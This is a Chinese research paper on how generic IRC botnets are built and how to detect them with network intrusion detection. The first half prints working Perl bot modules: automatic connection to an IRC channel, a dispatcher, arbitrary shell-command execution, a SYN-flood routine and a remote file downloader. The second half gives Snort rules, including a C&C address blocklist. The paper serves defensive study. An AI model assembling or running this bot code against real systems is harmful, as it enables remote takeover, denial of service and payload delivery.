针对通用僵尸网络构成的研究

黄超毅

（北京启明星辰信息安全技术有限公司 广东广州 510000）

作者介绍：黄超毅（1982-），男，广州人，独立网络安全研究员，毕业于广东教育学院外语专业，获得 CIW/CEH/Security+/Linux+/ITIL/ISO27002 资格，目前任职于北京启明星辰信息安全技术有限公司。

联系方式：demonalex@163.com

摘要：针对僵尸网络服务端的工作模式，通过 DFD 建模与代码重构方式说明僵尸网络程序的工作流程，并以逆向思维模式对僵尸网络通讯进行入侵检测分析，给出相应的检测解决方案。


关键字：僵尸网络； 木马后门； 入侵检测

0 引言

随着网络技术与安全技术的不断演变与发展，新型的通讯协议与操作系统将面临新的安全威胁，其中之一就是僵尸网络程序。僵尸网络（Botnet）程序是一种通过有限通讯带宽同时管理多组僵尸主机的新型木马后门控制方式。凭借着僵尸网络程序的优势，黑客常常会将它与其它蠕虫或自动攻击代码进行捆绑打包，实现“自动攻击、自动控制”的效果。

1 僵尸网络程序组成分析

僵尸网络服务端程序至少由通讯层、核心交互层、指令执行层三个工作模块层组成，以下为三个模块层的 DFD（Data Flow Diagram）：



下面就各工作模块层进行分解分析。

1.1 通讯层

通讯层(Communication Layer)为僵尸网络程序的组成外壳，其中至少包含两个子模块：自动连接模块、监听/输出模块。

1）自动连接模块

自动连接模块负责在僵尸网络程序加载后自动连接网络上的媒介，达到“自动上线报到”的效果。该工作模式的优势可实现被控制终端绕过内网无法直接在外网访问的限制。以下为自动连接模块工作 Perl 范例代码：

```
package MyBot;

use base qw( Bot::BasicBot );



$file='bot.conf';

if(-e $file){

        open(CONFFILE,"$file");

        @conf=<CONFFILE>;

        chomp(@conf);

        ($server, $port, $channels)=@conf;
```

```
        close(CONFFILE);
}else{
        $server='irc.chinairc.net';
        $port='6667';
        $channels='#chinese';
}

MyBot->new(
        server => "$server",
        port => "$port",
        channels => "$channels",
        nick => "bot".int(rand(10)).int(rand(10)).int(rand(10)).int(rand(10)).int(rand(10)).int(rand(10))
)->run();
```

以上代码通过调用标准 IRCBot 组件实现 IRC 协议连接，并通过读取 bot.conf 或默认连接信息实现自动登陆媒介—IRC 服务器的某个频道（Channel），并为每一个加载程序的终端分配一个带六位的随机数字—保证终端不会因为与其它终端同名导致无法登陆。

2）监听/输出模块

监听/输出模块是在确保自动连接模块已接入媒介后的媒介内容监听接口，在接收媒介协议内容后提交核心交互层的交互模块作指令分解，并最终接收交互模块的输出结果以媒介协议内容方式输出。以下为监听/输出模块工作 Perl 范例代码：

```
package MyBot;
use base qw( Bot::BasicBot );

sub said {
        my ($self, $message) = @_;
        $order=$message->{body};
        return &runorder($order);
}
```

以上代码中 said 子函数为已封装的 IRC 输入监听与输出显示函数，当 IRC 连接建立后

该函数将自动载入内存，监视 IRC 频道中的广播信息并提交至自定义函数 runorder 作分解，最终以 IRC 广播输出方式输出 runorder 函数的返回结果。

1.2 核心交互层

核心交互层是僵尸网络程序运作的核心，它负责桥接通讯连接与指令执行两大功能，由交互模块实现。交互模块负责分解由监听/输出模块提供的被动监听媒介内容，将分解后的指令内容传递给“适当”的指令执行子模块执行，然后获取指令执行子模块的输出结果，并中转至监听/输出模块作媒介协议内容输出。以下为交互模块工作 Perl 范例代码：

```
sub runorder($){
    my $command=shift;
    if($command=~/^CMD (.*)/){
        return &cmd($1);
    }else{
        if($command=~/^SYN (.*) (.*)/){
            return &synflood($1,$2);
        }else{
            if($command=~/^GET (.*)/){
                return &getdown($1);
            }else{
                return "I cannot catch your meaning!";
            }
        }
    }
}
```

上述代码中，runorder 自定义函数通过在监听/输出模块 said 函数调用时获得媒介内容变量$command，并对其进行内容分解分析—使用正则表达式匹配其指令含义，最终传递给相应的指令执行模块。

1.3 指令执行层

指令执行层(Execution Layer)为僵尸网络程序与受害系统的底层执行接口，其至少包含三个子模块（具体视该僵尸网络程序的功能性而定）：代码执行模块、拒绝服务执行模块、

其它功能执行模块。

1）代码执行模块

代码执行模块用于接收系统层执行代码（SHELL 命令）或更高层的批处理、代码封装，并直接将处理结果反馈给交互模块。以下为代码执行模块工作 Perl 范例代码：

```
sub cmd($){
	my $cmd=shift;
	return sprintf(`$cmd`) || return "I cannot do that!";
}
```

上例中变量$cmd 为交互模块调用时提供的系统层执行代码参数，本函数中对其进行直接运行并输出结果至交互模块（runorder 函数），再由 runorder 函数将结果传递给通讯层的监听/输出模块（said 函数）。

2）拒绝服务执行模块

拒绝服务执行模块用于接收交互模块输入的网络拒绝服务指令，并直接将处理结果反馈给交互模块。以下为代码执行模块工作 Perl 范例代码：

```
use Net::Ping;

$con_times=100;

sub synflood($$){
	my ($target_ip,$target_port)=@_;
	for(my $num=1;$num<=$con_times;$num++){
		my $syn=Net::Ping->new("syn");
		$syn->{port_num}=$target_port;
		$syn->ping($target_ip);
		$syn->ack;
		$syn->close;
	}
	return "Yes, Sir!";
}
```

以上代码通过交互模块调用时提供的拒绝服务攻击目标 IP 参数$target_ip、端口参数$target_port 作为攻击对象，使用已封装的 Net::Ping 对象$syn 进行非正常 SYN 连接实现网络拒绝服务。

3）其它功能执行模块

其它功能执行模块用于实现各种不同的僵尸主机任务，具体视僵尸网络程序开发者的意愿而定。以下为代码执行模块工作 Perl 范例代码（本范例的功能为下载指定地址的文件至僵尸主机）：


```
use LWP::Simple;


sub getdown($){
        my $url=shift;
        $url=~/(.*)\/(.*)$/;
        my $filename=$2;
        my $result=LWP::Simple::getstore($url, $filename);
        if($result==200){
                return "I got it!";
        }else{
                return "Sorry, I cannot got it!";
        }
}
```

以上范例代码通过交互模块调用时提供的下载地址作为调用参数，使用已封装的 LWP::Simple 对象进行 URL 下载，并将下载操作执行结果以提示方式反馈给交互模块。

2 僵尸网络检测分析

僵尸网络程序作为通用网络安全攻击流程的“保持访问”（Maintaining Access）手段，在实际网络攻击过程中必须与“植入”、“后续行为”相配合，其基本流程如下：



在入侵检测中过程中若抛开针对某种客观僵尸网络程序在“植入”与“后续行为”的过程进行分析，而仅仅就僵尸网络程序本身进行入侵检测分析的话，则可以从僵尸网络程序的“通讯层”进行检测分析。

通讯层入侵检测分析方法需要结合网络入侵检测技术实现。

网络入侵检测技术的核心由四个核心模块组成：嗅探器、预处理器、特征匹配器（内含特征库）、报警器。由嗅探器通过网卡接口混杂模式获得原始数据库，通过预处理器对数据包进行网络层、传输层与应用层解码，并透过特征匹配器实现特征匹配，最终利用报警器实现后继响应工作。通过上述说明可以得知，各种网络入侵检测产品在嗅探器、预处理器、报警器三个模块上基本一致—其中的差异仅仅只存在于预处理器的协议解码类型与综合处理性能，而最大的优劣点则在于特征匹配器的入侵检测特征库全面性、准确性以及及时性。

利用网络入侵检测技术对僵尸网络程序进行通讯层识别则必须依赖有效的入侵检测特征库实现。入侵检测特征库所包括的入侵检测特征包含三种类型：对象特征、基本特征以及异常特征。

1）对象特征入侵检测分析

针对僵尸网络程序的对象型特征检测方法将通过网络层 IP 地址黑名单实现，如 Emerging Threats 组织维护 Botnet Command and Control drop rules 特征，相关 Snort 引擎特征范例如下：

```
alert tcp $HOME_NET any ->
[194.247.192.44,194.44.36.30,194.9.28.201,195.110.9.187,195.13.58.57,195.137.213.67,195.140.202.142,195.144
.12.5,195.149.74.67,195.169.138.124,195.178.184.75,195.188.16.5,195.19.104.14,195.19.225.237,195.2.117.33,1
95.20.204.114,195.209.228.154] any (msg:"ET DROP Known Bot C&C Server Traffic TCP (group 3) "; flags:S;
reference:url,www.shadowserver.org; threshold: type limit, track by_src, seconds 3600, count 1;
```

```
classtype:trojan-activity; sid:2404004; rev:1874;)
```

针对对象的特征检测方式需要定期收集相应样本进行匹配方能获得，特征提取过程较为简单—一般是提取 IRC 服务地址、端口，但存在一定的误报率。

2）基本特征入侵检测分析

针对僵尸网络程序的基本特征检测方法将通过应用层 PAYLOAD 匹配实现，如 Sourcefire 公司提供的 community-bot rules 特征，相关 Snort 引擎特征范例如下：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"COMMUNITY BOT Agobot/PhatBot
bot.command command"; flow: established; flowbits:isset,community_is_proto_irc; content:"bot.command";
classtype: trojan-activity; sid:100000260; rev:2;)
```

基本特征检测模式的特征提取过程较为精确—匹配内容将直接从应用层 PAYLOAD 中获取，因此误报率低。

3）异常特征入侵检测分析

由于异常特征是根据威胁的共性总结而成，而僵尸网络本身的共性较为分散，因此无法进行精确定制。

3 结语

本文的研究成果可以为企业/机关单位、运营商以及研究机构在面对僵尸网络类后门木马威胁时充当预警、检测与响应工作的技术支撑依据与参考，为未知的后门木马发展趋势提供相关的技术预测，并为实现有效的僵尸网络检测技术提供初级的解决方案。

参考文献

1. 楚学建.丁晓 僵尸网络主动防御策略 [期刊论文] -中国科技财富 2009(18)
2. 孔雪辉.王述洋.黎粤华 面向网络安全的关于僵尸网络的研究 [期刊论文] -中国安全科学学报 2009(7)
3. 林涌 僵尸网络 BotNet 探讨 [期刊论文] -电脑知识与技术 2009(17)
4. 张玺.唐和平 基于 P2P 协议的僵尸网络研究 [期刊论文] -计算机与数字工程 2009(2)
5. 邹本娜 浅议僵尸网络攻击 [期刊论文] -电脑编程技巧与维护 2009(2)
6. 诸葛建伟.韩心慧.周勇林.叶志远.邹维 僵尸网络研究 [期刊论文] -软件学报 2008(03)
7. 贾花萍 僵尸网络的危害及其应对策略 [期刊论文] -电脑知识与技术（学术交流）2008(04)
8. 张辉 僵尸网络的发现与追踪 [期刊论文] -电脑知识与技术（学术交流）2007(19)
9. 安德智 僵尸网络的攻击原理及其对策 [期刊论文] -计算机安全 2007(05)

Research on structure of Botnet

ChaoYi Huang

(Beijing VenusTech Inc. , GuangZhou 510000)

Abstract: Aiming at the Botnet server for the working mode, by way of DFD modeling and code refactoring shows botnet process workflow, according to reverse thinking on the Botnet traffic analysis for intrusion detection, gives the detection solutions.

Keywords: Botnet; Trojan and Backdoor; Intrusion Detection